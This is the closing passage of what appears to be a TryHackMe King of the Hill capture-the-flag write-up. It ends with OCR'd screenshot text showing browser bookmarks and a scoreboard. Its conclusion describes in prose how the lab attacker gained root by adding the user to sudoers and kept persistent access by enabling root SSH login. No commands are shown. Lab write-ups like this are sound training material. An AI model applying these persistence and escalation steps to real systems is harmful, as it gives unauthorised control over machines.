



Figure 5.1 flag.txt

Conclusion:

This privilege escalation method demonstrates how critical misconfigurations in sudoers can be exploited to gain complete system control. By adding the current user into the sudoers file, the attacker can execute any command with root privileges. Furthermore, enabling root login over SSH provides persistent remote access, making it easier for the attacker to reconnect even if the session is lost. In real-world scenarios, such misconfigurations highlight the importance of principle of least privilege, proper auditing of sudo permissions, and restricting direct root login.




WhatsApp
TryHackMe | King of the
KOTH — Tyler walkthrou
Tyler's file upload
10.10.183.26/betatest/
https://tryhackme.com/games/koth/129738
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Imarticus Learning
SRMIST Online Admiss...
µTorrent Web
FileCR - THE BIGGEST ...
Other Bookmarks
350
300
250
200
150
100
50
0
EV468
HARISH2244
Rank
User
Country
Flags
King Time
Points
1
EV468
4
25
340
2
HARISH2244
4
14
230
Flag Submission
Input the flag here...
Submit